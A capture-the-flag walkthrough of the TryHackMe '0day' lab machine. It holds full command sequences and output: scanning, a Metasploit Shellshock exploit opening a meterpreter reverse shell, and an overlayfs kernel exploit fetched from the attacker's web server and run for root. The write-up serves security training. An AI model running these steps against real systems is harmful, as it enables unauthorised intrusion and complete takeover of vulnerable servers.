TryHackMe

0day

https://tryhackme.com/room/0day

Walkthrough

By

tryhackme.com/p/iLinxz

1. NMAP Scan


```
Nmap scan report for 10.10.31.133
Host is up (0.025s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|   2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|   256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_  256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0day
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Okay, as we can see, there are two ports open:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

I know there are no known serious exploits for the OpenSSH version that is running so we might as well check port 80.



As we can see, it is a contact (???) page for our might lord and saviour, 0day. The second best person on the TryHackMe platform.

Not much to do on this page, really. Let's run a gobuster and see what pops up.

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.17.191/
[+] Threads:        40
[+] Wordlist:       /home/kali/Desktop/Wordlists/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,zip,php
[+] Timeout:        10s
===============================================================
2020/10/20 08:58:31 Starting gobuster
===============================================================
/admin (Status: 301)
/css (Status: 301)
/js (Status: 301)
/cgi-bin (Status: 301)
/img (Status: 301)
/backup (Status: 301)
/uploads (Status: 301)
/secret (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
Progress: 9107 / 26585 (34.26%)
```

Some directories popped up. However, there was nothing of importance in /js, /css, /img.

**/admin** and **/uploads** are just a **blank page**. (we can still gobust them though)

/backup

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547 T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM FznFl7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8 9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
lrwxeyChI32vJs9W93PUqHMgCJGXEpY7/lNMUQahDf3wnlVhBC10UWH9piIOupNN SkjSbrlxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g /5D/YqcLtt
/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB 6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS
/OgyM4RMnN3u Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3lx7/hFeIxCdoMN4i6 8BoZFQBcoJaOufnLkTC0hHxN7T/t
/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6 oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da
/4sV+kJE 99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P -----END RSA PRIVATE KEY-----
```

We've found a private key. It's encrypted… You can decrypt it but it's a rabbit whole (I think) so it's not worth the time.

/secret

This page only shows up this .png.

Nothing to do here.

/robots.txt

```
You really thought it'd be this easy?
```

Looks like 0day thought we would get here, haha. Nothing to do here either.

After a while of brute forcing directories and no results coming in, I thought to throw in a Nikto scan for good measure.

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.31.133
+ Target Hostname:    10.10.31.133
+ Target Port:        80
+ Start Time:         2020-10-20 05:39:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: bd1, size: 5ae57bb9a1192, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/index.html: Admin login page/section found.
+ 8699 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2020-10-20 05:43:32 (GMT-4) (237 seconds)
---------------------------------------------------------------------------
```

Nikto discovered a weird header: '93e4r0-cve-2014-6271' AND 'test.cgi' in the /cgi-bin directory. That's a hint and a half if you ask me, mate.

Researching on this CVE, I found a family of exploits named 'Shellshock' (and that there are some Metasploit modules for it). Searching for 'shellshock' in Metasploit gave me this:

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1   auxiliary/server/dhclient_bash_env                  2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec              2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                  2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root         2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   10  exploit/unix/dhcp/bash_environment                  2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)

Interact with a module by name or index, for example use 11 or use exploit/unix/smtp/qmail_bash_env_exec

msf5 >
```

We are interested in number 5 since its name implies that might be what we're looking for since it matches what file we have on our hands: /cgi-bin/test.cgi

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```

Filling in the options gives us this:

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting    Required  Description
   ----            ---------------    --------  -----------
   CMD_MAX_LENGTH  2048               yes       CMD max line length
   CVE             CVE-2014-6271      yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent         yes       HTTP header to use
   METHOD          GET                yes       HTTP method to use
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          10.10.17.191       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH           /bin               yes       Target PATH for binaries used by the CmdStager
   RPORT           80                 yes       The target port (TCP)
   SRVHOST         0.0.0.0            yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080               yes       The local port to listen on.
   SSL             false              no        Negotiate SSL/TLS for outgoing connections
   SSLCert                            no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/test.cgi  yes       Path to CGI script
   TIMEOUT         5                  yes       HTTP read response timeout (seconds)
   URIPATH                            no        The URI to use for this exploit (default is random)
   VHOST                              no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  [redacted]       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

Type run and let Metasploit do its thing:

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.10.17.191
[*] Meterpreter session 1 opened ([redacted]:4444 → 10.10.17.191:51804) at 2020-10-20 09:31:33 -0400

meterpreter > 
[0] 0:openvpn- 1:ruby*
```

Great, we can now drop into a shell and move about.

```
meterpreter > shell
Process 1108 created.
Channel 2 created.
cat user.txt
[redacted]

[0] 0:openvpn- 1:ruby*
```

Great, we have the user flag. Now onto root…

The root hint for this box says:

“This is a very old operating system you've got here, isn't it?..”

So, I guess we can use a kernel exploit for it.

```
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[0] 0:openvpn- 1:ruby*
```

We have to look for an exploit that fits the 3.13.0-32-generic kernel. Which I have found.

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

There is a Metasploit module for this exploit but I have not been able to make that work so I'll just do it manually by downloading the exploit itself.

We compile the .c file. We then transfer the compiled executable file over to our victim host through a python webserver and run it. We instantly get root.

1. Download the exploit.

```
kali@kali:~/Desktop/Memos/0day$ wget https://www.exploit-db.com/raw/37292
--2020-10-20 09:38:41--  https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292'

37292                               100%[=============================================================>]   5.00K  --.-KB/s    in 0s

2020-10-20 09:38:42 (58.6 MB/s) - '37292' saved [5119/5119]

kali@kali:~/Desktop/Memos/0day$ ls -la
total 32
drwxr-xr-x 2 kali kali 4096 Oct 20 09:38 .
drwxr-xr-x 6 kali kali 4096 Oct 20 04:31 ..
-rw-r--r-- 1 kali kali 5119 Oct 20 09:38 37292
-rw-r--r-- 1 kali kali 2468 Oct 20 04:51 hash
-rw------- 1 kali kali 1769 Oct 20 05:31 id_rsa
-rw-r--r-- 1 kali kali 5139 Oct 20 08:35 memos.txt
kali@kali:~/Desktop/Memos/0day$ mv 37292 privesc.c
kali@kali:~/Desktop/Memos/0day$
```

2. Compile it.

```
kali@kali:~/Desktop/Memos/0day$ gcc privesc.c -o privesc
privesc.c: In function 'main':
privesc.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
  106 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~~
privesc.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
  111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
privesc.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
  117 |             waitpid(pid, &status, 0);
      |             ^~~~~~~
privesc.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
  127 |     wait(NULL);
      |     ^~~~
kali@kali:~/Desktop/Memos/0day$ ls
hash  id_rsa  memos.txt  privesc  privesc.c
kali@kali:~/Desktop/Memos/0day$
```

3. Move the executable to the victim's host.

#Run your python webserver.

```
kali@kali:~/Desktop/Memos/0day$ ls
hash  id_rsa  memos.txt  privesc  privesc.c
kali@kali:~/Desktop/Memos/0day$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[0] 0:openvpn  1:ruby- 2:bash*
```

```
cd /dev/shm
wget http://[redacted]:8000/privesc
--2020-10-20 06:42:22--  http://[redacted]:8000/privesc
Connecting to [redacted]:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17608 (17K) [application/octet-stream]
Saving to: 'privesc'

     0K .......... .......                                    100%  743K=0.02s

2020-10-20 06:42:22 (743 KB/s) - 'privesc' saved [17608/17608]
```

4. Make the file executable: chmod +x <file_name>
5. Run the executable: ./<file_name>
6. Get r00t.

```
./privesc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
[0] 0:openvpn  1:ruby* 2:python3-
```

Great, we have root access. Let's get the flag.

```
root@ubuntu:/run/shm# cd /root
cd /root
root@ubuntu:/root# ls -la
ls -la
total 20
drwx------  2 root root 4096 Sep  2 11:50 .
drwxr-xr-x 22 root root 4096 Sep  2 08:41 ..
lrwxrwxrwx  1 root root    9 Sep  2 09:04 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-r--r--  1 root root   30 Sep  2 10:54 root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
[redacted]
root@ubuntu:/root#
```